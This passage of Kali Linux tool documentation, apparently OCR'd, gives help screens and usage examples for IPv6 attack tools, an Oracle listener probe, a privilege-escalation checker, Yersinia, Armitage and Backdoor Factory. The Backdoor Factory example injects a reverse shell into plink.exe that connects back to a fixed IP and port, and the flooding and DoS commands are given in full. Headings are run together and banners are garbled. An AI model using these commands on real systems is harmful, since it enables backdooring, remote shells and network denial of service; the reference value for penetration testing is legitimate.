Syntax: redirsniff6 interface victim-ip destination-ip original-router [new-router
[new-router-mac]]

Implant a route into victim-ip, which redirects all traffic to destination-ip to
new-router. This is done on all traffic that flows by that matches
victim->target. You must know the router which would handle the route.
If the new-router/-mac does not exist, this results in a DOS.
You can supply a wildcard ('*') for victim-ip and/or destination-ip.
```

rsmurf6–Smurfsthelocalnetworkofthevictim

```
root@kali:~# rsmurf6
rsmurf6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: rsmurf6 interface victim-ip

Smurfs the local network of the victim. Note: this depends on an
implementation error, currently only verified on Linux.
Evil: "ff02::1" as victim will DOS your local LAN completely
```

sendpees6–SendSENDneighborsolicitationmessages

```
root@kali:~# sendpees6
sendpees6 by willdamn <willdamn@gmail.com>

usage: sendpees6 <inf> <key_length> <prefix> <victim>

Send SEND neighbor solicitation messages and make target to verify a lota CGA and RSA
signatures
```

sendpeesmp6–SendSENDneighborsolicitationmessages

```
root@kali:~# sendpeesmp6
original sendpees by willdamn <willdamn@gmail.com>
modified sendpeesMP by Marcin Pohl <marcinpohl@gmail.com>
Code based on thc-ipv6

usage: sendpeesmp6 <inferface> <key_length> <prefix> <victim>

Send SEND neighbor solicitation messages and make target to verify a lota CGA and RSA
signatures
Example: sendpeesmp6 eth0 2048 fe80:: fe80::1
```

smurf6–Smurfthetargetwithicmpechoreplies

```
root@kali:~# smurf6
smurf6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: smurf6 interface victim-ip [multicast-network-address]

Smurf the target with icmp echo replies. Target of echo request is the
local all-nodes multicast address if not specified
```

thcping6–Craftyourspecialicmpv6echorequestpacket

```
root@kali:~# thcping6
thcping6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: thcping6 [-af] [-H o:s:v] [-D o:s:v] [-F dst] [-t ttl] [-c class] [-l label]
[-d size] [-S port|-U port] interface src6 dst6 [srcmac [dstmac [data]]]

Craft your special icmpv6 echo request packet.
You can put an "x" into src6, srcmac and dstmac for an automatic value.
Options:
  -a             add a hop-by-hop header with router alert option.
  -q             add a hop-by-hop header with quickstart option.
  -E             send as ethertype IPv4
  -H o:s:v        add a hop-by-hop header with special content
  -D o:s:v        add a destination header with special content
  -D "xxx"        add a large destination header which fragments the packet
  -f             add a one-shot fragementation header
  -F ipv6address  use source routing to this final destination
  -t ttl          specify TTL (default: 64)
  -c class        specify a class (0-4095)
  -l label        specify a label (0-1048575)
  -d data_size    define the size of the ping data buffer
  -S port         use a TCP SYN packet on the defined port instead of ping
  -U port         use a UDP packet on the defined port instead of ping
o:s:v syntax: option-no:size:value, value is in hex, e.g. 1:2:feab
Returns -1 on error or no reply, 0 on normal reply or 1 on error reply.
```

thcsyn6–FloodthetargetportwithTCP-SYNpackets

```
root@kali:~# thcsyn6
thcsyn6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: thcsyn6 [-AcDrRS] [-p port] [-s sourceip6] interface target port

Options:
 -A      send TCP-ACK packets
 -S      send TCP-SYN-ACK packets
 -r      randomize the source from your /64 prefix
 -R      randomize the source fully
 -s sourceip6  use this as source ipv6 address
 -D      randomize the destination (treat as /64)
 -p port      use fixed source port

Flood the target port with TCP-SYN packets. If you supply "x" as port, it
is randomized.
```

toobig6–Implantsthespecifiedmtuonthetarget

```
root@kali:~# toobig6
toobig6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: toobig6 [-u] interface target-ip existing-ip mtu [hop-limit]

Implants the specified mtu on the target.
If the TTL of the target is not 64, then specify this as the last option.
Option -u will send the TooBig without the spoofed ping6 from existing-ip.
```

trace6–Abasicbutveryfasttraceroute6program

```
root@kali:~# trace6
trace6 v2.3 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: trace6 [-abdt] [-s src6] interface targetaddress [port]

Options:
  -a      insert a hop-by-hop header with router alert option.
  -D      insert a destination extension header
  -E      insert a destination extension header with an invalid option
  -F      insert a one-shot fragmentation header
  -b      instead of an ICMP6 Ping, use TooBig (you will not see the target)
  -B      instead of an ICMP6 Ping, use PingReply (you will not see the target)
  -d      resolves the IPv6 addresses to DNS.
  -t      enables tunnel detection
  -s src6  specifies the source IPv6 address
Maximum hop reach: 31

A basic but very fast traceroute6 program.
If no port is specified, ICMP6 Ping requests are used, otherwise TCP SYN
packets to the specified port. Options D, E and F can be use multiple times.
```

ADDRESS6 USAGE EXAMPLE

Convert an IPv6 address to a MAC address and vice-versa:

```
root@kali:~# address6 fe80::76d4:35ff:fe4e:39c8
74:d4:35:4e:39:c8
root@kali:~# address6 74:d4:35:4e:39:c8
fe80::76d4:35ff:fe4e:39c8
```

ALIVE6 USAGE EXAMPLE

```
root@kali:~# alive6 eth0
Alive: fd77:7c68:420a:1:426c:8fff:fe1b:cb90 [ICMP parameter problem]
Alive: fd77:7c68:420a:1:20c:29ff:fee5:5bf4 [ICMP echo-reply]
Alive: fd77:7c68:420a:1:75d9:4f39:a46a:6f83 [ICMP echo-reply]
Alive: fd77:7c68:420a:1:6912:8e80:e02f:1969 [ICMP echo-reply]
Alive: fd77:7c68:420a:1:201:6cff:fe6f:ddd1 [ICMP echo-reply]
```

DETECT-NEW-IP6 USAGE EXAMPLE

```
root@kali:~# detect-new-ip6 eth0
Started ICMP6 DAD detection (Press Control-C to end) ...
Detected new ip6 address: fe80::85d:9879:9251:853a
```

DNSDICT6 USAGE EXAMPLE

```
root@kali:~# dnsdict6 example.com
Starting DNS enumeration work on example.com. ...
Starting enumerating example.com. - creating 8 threads for 798 words...
Estimated time to completion: 1 to 2 minutes
www.example.com. => 2606:2800:220:6d:26bf:1447:1097:aa7
```

CATEGORIES: EXPLOITATION TOOLS, IN-DEPTH, INFORMATION GATHERING, SNIFFING/SPOOFING, STRESS TESTING, VULNERABILITY ANALYSIS*TAGS:* DNS, EXPLOITATION, IPV6, SPOOFING, STRESSTESTING, VULNANALYSIS

tnscmd10g

TNSCMD10G PACKAGE DESCRIPTION

A tool to prod the oracle tnslsnr process on port 1521/tcp.

tnscmd10g Homepage | Kali tnscmd10g Repo

- Author: I.A. Saez Scheihing
- License: GPLv2

TOOLS INCLUDED IN THE TNSCMD10G PACKAGE

tnscmd10g–Atooltoprodtheoracletnslsnrprocess

```
root@kali:~# tnscmd10g
```

```
usage: /usr/bin/tnscmd10g [command] -h hostname
       where 'command' is something like ping, version, status, etc.
       (default is ping)
       [-p port] - alternate TCP port to use (default is 1521)
       [--logfile logfile] - write raw packets to specified logfile
       [--indent] - indent & outdent on parens
       [--10G] - make it work against 10G
       [--rawcmd command] - build your own CONNECT_DATA string
       [--cmdsize bytes] - fake TNS command size (reveals packet leakage)
```

TNSCMD10G USAGE EXAMPLE

Retrieve the version *(version)* from the target server *(-h 192.168.1.205)*:

```
root@kali:~# tnscmd10g version -h 192.168.1.205
sending (CONNECT_DATA=(COMMAND=version)) to 192.168.1.205:1521
writing 90 bytes
reading
.M.......6.........-.  ..........(DESCRIPTION=(TMP=)(VSNNUM=153092352)(ERR=0)).7......
..TNSLSNR for 32-bit Windows: Version 9.2.0.1.0 - Production..TNS for 32-bit Windows:
Version 9.2.0.1.0 - Production..Windows NT Named Pipes NT Protocol Adapter for 32-bit
Windows: Version 9.2.0.1.0 - Production..Windows NT TCP/IP NT Protocol Adapter for 32-
bit Windows: Version 9.2.0.1.0 - Production,,.........@
```

CATEGORIES: VULNERABILITY ANALYSIS*TAGS:* ORACLE, VULNANALYSIS

unix-privesc-check

UNIX-PRIVESC-CHECK PACKAGE DESCRIPTION

Unix-privesc-checker is a script that runs on Unix systems (tested on Solaris 9, HPUX 11, Various Linuxes, FreeBSD 6.2). It tries to find misconfigurations that could allow local unprivileged users to escalate privileges to other users or to access local apps (e.g. databases). It is written as a single shell script so it can be easily uploaded and run (as opposed to un-tarred, compiled and installed). It can run either as a normal user or as root (obviously it does a better job when running as root because it can read more files).

Source: http://pentestmonkey.net/tools/audit/unix-privesc-check

unix-privesc-check Homepage | Kali unix-privesc-check Repo

- Author: pentestmonkey
- License: GPLv2

TOOLS INCLUDED IN THE UNIX-PRIVESC-CHECK PACKAGE

unix-privesc-check–Scripttocheckforsimpleprivilegeescalationvectors

```
root@kali:~# unix-privesc-check
unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

Usage: unix-privesc-check { standard | detailed }

"standard" mode: Speed-optimised check of lots of security settings.

"detailed" mode: Same as standard mode, but also checks perms of open file
                handles and called files (e.g. parsed from shell scripts,
                linked .so files).  This mode is slow and prone to false
                positives but might help you find more subtle flaws in 3rd
                party programs.

This script checks file permissions and other settings that could allow
local users to escalate privileges.

Use of this script is only permitted on systems which you have been granted
legal permission to perform a security assessment of.  Apart from this
condition the GPL v2 applies.

Search the output for the word 'WARNING'.  If you don't see it then this
script didn't find any problems.
```

UNIX-PRIVESC-CHECK USAGE EXAMPLE

```
root@kali:~# unix-privesc-check standard
Assuming the OS is: linux
Starting unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

This script checks file permissions and other settings that could allow
local users to escalate privileges.

Use of this script is only permitted on systems which you have been granted
legal permission to perform a security assessment of.  Apart from this
condition the GPL v2 applies.

Search the output below for the word 'WARNING'.  If you don't see it then
this script didn't find any problems.


############################################
Recording hostname
############################################
kali
```

```
############################################
Recording uname
############################################
Linux kali 3.12-kali1-amd64 #1 SMP Debian 3.12.9-1kali1 (2014-05-13) x86_64 GNU/Linux

############################################
Recording Interface IP addresses
```

CATEGORIES: VULNERABILITY ANALYSIS*TAGS:* POSTEXPLOITATION, VULNANALYSIS

Yersinia

YERSINIA PACKAGE DESCRIPTION

Yersinia is a framework for performing layer 2 attacks. It is designed to take advantage of some weakeness in different network protocols. It pretends to be a solid framework for analyzing and testing the deployed networks and systems. Attacks for the following network protocols are implemented in this particular release:

- Spanning Tree Protocol (STP)
- Cisco Discovery Protocol (CDP)
- Dynamic Trunking Protocol (DTP)
- Dynamic Host Configuration Protocol (DHCP)
- Hot Standby Router Protocol (HSRP)
- 802.1q
- 802.1x
- Inter-Switch Link Protocol (ISL)
- VLAN Trunking Protocol (VTP)

Source: http://www.yersinia.net/

Yersinia Homepage | Kali Yersinia Repo

- Author: Alfredo Andres Omella, David Barroso Berrueta
- License: GPLv2

TOOLS INCLUDED IN THE YERSINIA PACKAGE


yersinia–Networkvulnerabilitychecksoftware

```
root@kali:~# yersinia -h
    ٢�٢��
   �������٢�
 ٢��������٢�
�����١����������
```

```
����١������������
����١�������������              Yersinia...
������������������٢��
٢���١��������������٢��          The Black Death for nowadays networks
 ������١�����������������
 �������١���������������٢�              by Slay & tomac
  ٢�����١�������������������
     �����١�������������������        http://www.yersinia.net
      ٢����١���������������٢            yersinia@yersinia.net
       ٢�����١���������������
         �������١����������٢�
         �٢���������١�������     Prune your MSTP, RSTP, STP trees!!!!
            �������������٢�


Usage: yersinia [-hVGIDd] [-l logfile] [-c conffile] protocol [protocol_options]
       -V   Program version.
       -h   This help screen.
       -G   Graphical mode (GTK).
       -I   Interactive mode (ncurses).
       -D   Daemon mode.
       -d   Debug.
       -l logfile   Select logfile.
       -c conffile  Select config file.
  protocol   One of the following: cdp, dhcp, dot1q, dot1x, dtp, hsrp, isl, mpls, stp,
vtp.

Try 'yersinia protocol -h' to see protocol_options help

Please, see the man page for a full list of options and many examples.
Send your bugs & suggestions to the Yersinia developers <yersinia@yersinia.net>



MOTD: The Hakin9 magazine owe money to us... 500 Euros
```

YERSINIA USAGE EXAMPLE

```
root@kali:~# yersinia -G
```


Yersinia 0.7.3
File
Protocols
Actions
Options
Help
Launch attack
Edit interfaces
Load default
List attacks
Clear stats
Capture
Edit mode
Exit
Protocols
Packets
CDP
DHCP
802.1Q
802.1X
DTP
HSRP
ISL
MPLS
STP
VTP
Yersinia log
TTL
DevID
Interface
Count
Last seen
Field
Value
Description
Extra

Protocols	Packets
CDP	0
DHCP	0
802.1Q	0
802.1X	0
DTP	0
HSRP	0
ISL	0
MPLS	0

Cisco Discovery Protocol

Source MAC 06:45:8B:6B:41:56
Destination MAC 01:00:0C:CC:CC:CC
Version 01
TTL B4
Checksum 0000

13:48:28

CATEGORIES: EXPLOITATION TOOLS, SNIFFING/SPOOFING, VULNERABILITY ANALYSIS*TAGS:* EXPLOITATION, GUI, SNIFFING, SPOOFING, VULNANALYSIS

EXPLOITATION TOOLS

- Armitage
- Backdoor Factory
- BeEF
- cisco-auditing-tool
- cisco-global-exploiter
- cisco-ocs
- cisco-torch
- crackle
- jboss-autopwn
- Linux Exploit Suggester

- Maltego Teeth
- SET
- ShellNoob
- sqlmap
- THC-IPV6
- Yersinia

Armitage

ARMITAGE PACKAGE DESCRIPTION

Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework.

Through one Metasploit instance, your team will:

- Use the same sessions
- Share hosts, captured data, and downloaded files
- Communicate through a shared event log.
- Run bots to automate red team tasks.

Armitage is a force multiplier for red team operations.

Source: http://www.fastandeasyhacking.com/manual#0

Armitage Homepage | Kali Armitage Repo

- Author: Strategic Cyber LLC
- License: BSD

TOOLS INCLUDED IN THE ARMITAGE PACKAGE

armitage–Redteamcollaborationtool

Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework.


teamserver–ArmitageTeamservercomponent

```
root@kali:~# teamserver
[*] You must provide: <external IP address> <team password>
```

```
    <external IP address> must be reachable by Armitage
          clients on port 55553
    <team password> is a shared password your team uses to
          authenticate to the Armitage team server
```

ARMITAGE USAGE EXAMPLE

```
root@kali:~# armitage
[*] Starting msfrpcd for you.
```


Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Console X
msf >

TEAMSERVER USAGE EXAMPLE

Start teamserver on the external IP *(192.168.1.202)* and set the server password *(s3cr3t)*:

```
root@kali:~# teamserver 192.168.1.202 s3cr3t
[*] Generating X509 certificate and keystore (for SSL)
[*] Starting RPC daemon
[*] MSGRPC starting on 127.0.0.1:55554 (NO SSL):Msg...
[*] MSGRPC backgrounding at 2014-05-14 15:05:46 -0400...
[*] sleeping for 20s (to let msfrpcd initialize)
[*] Starting Armitage team server
[-] Java 1.6 is not supported with this tool. Please upgrade to Java 1.7
```

```
[*] Use the following connection details to connect your clients:
    Host: 192.168.1.202
    Port: 55553
    User: msf
    Pass: s3cr3t

[*] Fingerprint (check for this string when you connect):
    a3b60bef430037a6b628d9011924341b8c09081
[+] multi-player metasploit... ready to go
```

CATEGORIES: EXPLOITATION

TOOLS*TAGS:* EXPLOITATION, GUI, PASSWORDS, PORTSCANNING, POSTEXPLOITATION, VULNANALYSIS

BackdoorFactory

BACKDOOR FACTORY PACKAGE DESCRIPTION

The goal of BDF is patch executable binaries with user desidered shellcode and continue normal execution of the prepatched state.

Supporting: Windows PE x32/x64 and Linux ELF x32/x64 (System V)

Some executables have built in protections, as such this will not work on all binaries. It is advisable that you test target binaries before deploying them to clients or using them in exercises.

Source: https://github.com/secretsquirrel/the-backdoor-factory/

backdoor-factory Homepage – Kali backdoor-factory Repo

- Author: Joshua Pitts
- License: GPLv3

TOOLS INCLUDED IN THE BACKDOOR-FACTORY PACKAGE

backdoor-factory–Patchwin32/64binarieswithshellcode

```
root@kali:~# backdoor-factory
-.(`-')  (`-')  _          <-.(`-') _(`-')                          (`-')
__( OO)  (OO ).-/  _        __( OO)( (OO ).->     .->       .->   <-.(OO )
'-'---.\  / ,---.   \-,-----.'-'. ,--.\    .'_ (`-')----. (`-')----. ,------,)
| .-. (/  | \ /`.\   |  .--./|  .'  /'`'-..__)( OO).-.  '( OO).-.  '|   /`. '
| '-' `.) '-'|_.' | /_) (`-')|      /)|  |  ' |( _) | |  |( _) | |  ||  |_.' |
| /`'.  |(|  .-.  | ||  |OO )|  .   ' |  |  / : \|  |)|  | \|  |)|  ||  .   .'
| '--'  / |  | |  |(_'  '--'\|  |\   \|  '-'  /  '  '-'  '  ' '-'   '| |\  \
`------'  `--' `--'   `-----'`--' '--'`------'    `-----'   `-----' `--' '--'
```

```
          (`-')  _          (`-')                  (`-')
  <-.     (OO ).-/  _        ( OO).->       .->   <-.(OO )      .->
(`-')-----./ ,---.   \-,-----./    '._  (`-')----. ,------,) ,--.'  ,-.
(OO|(_\---'| \ /`.\   |  .--./|'--...__)( OO).-.  '|   /`. '(`-')'.'  /
 / |  '--. '-'|_.' | /_) (`-')`--.  .--'( _) | |  ||  |_.' |(OO \    /
 \_)  .--'(|  .-.  | ||  |OO )   |  |    \|  |)|  ||  .   .' |  /   /)
  `|  |_)  |  | |  |(_'  '--'\   |  |     '  '-'  '|  |\  \  `-/  /`
   `--'    `--' `--'   `-----'   `--'      `-----' `--' '--'   `--'


        Author:    Joshua Pitts
        Email:     the.midnite.runr[a t]gmail<d o t>com
        Twitter:   @midnite_runr

        v2.0.6

Usage: backdoor.py [options]

Options:
  -h, --help            show this help message and exit
  -f FILE, --file=FILE  File to backdoor
  -s SHELL, --shell=SHELL
                        Payloads that are available for use.
  -H HOST, --hostip=HOST
                        IP of the C2 for reverse connections
  -P PORT, --port=PORT  The port to either connect back to for reverse shells
                        or to listen on for bind shells
  -J, --cave_jumping    Select this options if you want to use code cave
                        jumping to further hide your shellcode in the binary.
  -a, --add_new_section
                        Mandating that a new section be added to the exe
                        (better success) but less av avoidance
  -U SUPPLIED_SHELLCODE, --user_shellcode=SUPPLIED_SHELLCODE
                        User supplied shellcode, make sure that it matches the
                        architecture that you are targeting.
  -c, --cave            The cave flag will find code caves that can be used
                        for stashing shellcode. This will print to all the
                        code caves of a specific size.The -l flag can be use
                        with this setting.
  -l SHELL_LEN, --shell_length=SHELL_LEN
                        For use with -c to help find code caves of different
                        sizes
  -o OUTPUT, --output-file=OUTPUT
                        The backdoor output file
  -n NSECTION, --section=NSECTION
                        New section name must be less than seven characters
  -d DIR, --directory=DIR
                        This is the location of the files that you want to
                        backdoor. You can make a directory of file backdooring
                        faster by forcing the attaching of a codecave to the
                        exe by using the -a setting.
  -w, --change_access   This flag changes the section that houses the codecave
                        to RWE. Sometimes this is necessary. Enabled by
                        default. If disabled, the backdoor may fail.
  -i, --injector        This command turns the backdoor factory in a hunt and
                        shellcode inject type of mechinism. Edit the target
                        settings in the injector module.
  -u SUFFIX, --suffix=SUFFIX
                        For use with injector, places a suffix on the original
                        file for easy recovery
  -D, --delete_original
                        For use with injector module.  This command deletes
                        the original file.  Not for use in production systems.
                        *Author not responsible for stupid uses.*
  -O DISK_OFFSET, --disk_offset=DISK_OFFSET
                        Starting point on disk offset, in bytes. Some authors
                        want to obfuscate their on disk offset to avoid
                        reverse engineering, if you find one of those files
                        use this flag, after you find the offset.
  -S, --support_check   To determine if the file is supported by BDF prior to
                        backdooring the file. For use by itself or with
                        verbose. This check happens automatically if the
                        backdooring is attempted.
  -q, --no_banner       Kills the banner.
  -v, --verbose         For debug information output.
```

BACKDOOR-FACTORY USAGE EXAMPLE

Specify the binary to backdoor *(-f /usr/share/windows-binaries/plink.exe)*, set the connect-back IP *(-H 192.168.1.202)*, the connect-back port*(-P 4444)*, and the shell to use *(-s reverse_shell_tcp)*:

```
root@kali:~# backdoor-factory -f /usr/share/windows-binaries/plink.exe -H 192.168.1.202 -P 4444 -s reverse_shell_tcp
__________                __       .___
\______   \_____    ____ |  | __ __| _/____   ___________
 |    |  _/\__  \ _/ ___\|  |/ // __ |/  _ \ /  _ \_  __ \
 |    |   \ / __ \\  \___|    </ /_/ (  <_> |  <_> )  | \/
 |______  /(____  /\___  >__|_ \____ |\____/ \____/|__|
        \/      \/     \/     \/    \/
```

```
___________              __
\_   _____/____    _____/  |_  ___________ ___.__.
 |    __) \__  \ _/ ___\   __\/  _ \_  __ <   |  |
 |     \   / __ \\  \___|  | (  <_> )  | \/\___  |
 \___  /  (____  /\___  >__|  \____/|__|   / ____|
     \/        \/     \/                   \/

        Author:    Joshua Pitts
        Email:     the.midnite.runr[a t]gmail<d o t>com
        Twitter:   @midnite_runr

        v2.0.6

[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 358
[*] All caves lengths:  (358,)
############################################################
The following caves can be used to inject code and possibly
continue execution.
**Don't like what you see? Use jump, single, or append.**
############################################################
[*] Cave 1 length as int: 358
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x280 End: 0x1000; Cave Size: 3456
2. Section Name: .text; Section Begin: 0x1000 End: 0x37000; Cave begin: 0x36981 End: 0x37000; Cave Size: 1663
3. Section Name: None; Section Begin: None End: None; Cave begin: 0x47cec End: 0x48004; Cave Size: 792
4. Section Name: .data; Section Begin: 0x48000 End: 0x4a000; Cave begin: 0x48961 End: 0x48b90; Cave Size: 559
5. Section Name: None; Section Begin: None End: None; Cave begin: 0x4907c End: 0x4a00e; Cave Size: 3986
**************************************************
[!] Enter your selection: 2
Using selection: 2
[*] Changing Section Flags
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] /usr/share/windows-binaries/plink.exe backdooring complete
File /usr/share/windows-binaries/plink.exe is in the 'backdoored' directory
```

CATEGORIES: EXPLOITATION TOOLS*TAGS:* EXPLOITATION, POSTEXPLOITATION

BeEF

BEEF PACKAGE DESCRIPTION

BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.

Amid growing concerns about web-borne attacks against clients, including mobile clients, BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors. Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system, and examines exploitability within the context of the one open door: the web browser. BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context.

Source: http://beefproject.com/

BeEF Homepage | Kali BeEF Repo

- Author: Wade Alcorn
- License: GPLv2

